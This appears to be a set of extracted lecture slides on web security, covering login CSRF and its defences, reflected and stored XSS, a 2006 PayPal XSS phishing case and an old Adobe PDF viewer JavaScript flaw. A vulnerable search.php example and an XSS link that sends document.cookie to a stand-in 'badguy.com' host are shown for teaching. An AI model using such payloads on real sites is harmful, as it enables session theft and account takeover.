
\*Routing Number:  (9 digits)  
Is usually located between the symbols on your check.

\*Account Number:  (3-17 digits)  
Typically comes before the symbol. Its exact location and number of digits varies from bank to bank.


\*Re-enter Account Number:

Done | www.paypal.com


# Login CSRF



# Sites can redirect browser



# Attack on origin/referer header



What if honest site sends POST to attacker.com?

Solution: origin header records redirect

# CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

# Cross Site Scripting (XSS)

# Three top web site vulnerabilities

- SQL Injection

- Browser sends attacker's malicious code executed on victim server to server
- Bad input checking leads to malicious SQL query

- CSRF – Cross Site Request Forgery

- Attacker site forges request from victim browser to victim server
- Bad web site sends request to good web site, using credentials of an innocent victim who “visits” site


Attacker's malicious code executed on victim browser

- XSS – Cross-site scripting

- Bad web site sends innocent victim a script that steals information from an honest web site



# Basic scenario: reflected XSS attack



# XSS example: vulnerable site

- search field on victim.com:
  - [http://victim.com/search.php ? term = apple](http://victim.com/search.php?term=apple)
- Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>      </HTML>
```

echo search term  
into response



# Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ?  
term =  
    <script> window.open(  
        "http://badguy.com?cookie  
= " +  
        document.cookie )  
</script>
```

- What if user clicks on this link?

Attack Server



user gets bad link



www.attacker.com

http://victim.com/search.php ?  
term = `<script> ... </script>`

user clicks on link

victim echoes user input

Victim client

Victim Server



www.victim.com

<html>

Results for

`<script>`

`window.open(http://attacker.com?`  
`... document.cookie ...)`


`</script>`

</html>

# What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

# Basic scenario: reflected XSS attack



# **PayPal** 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: <http://www.acunetix.com/news/paypal.htm>

# Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here
```

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem



# Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


# And if that doesn't bother you...

- PDF files on the local filesystem:


```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
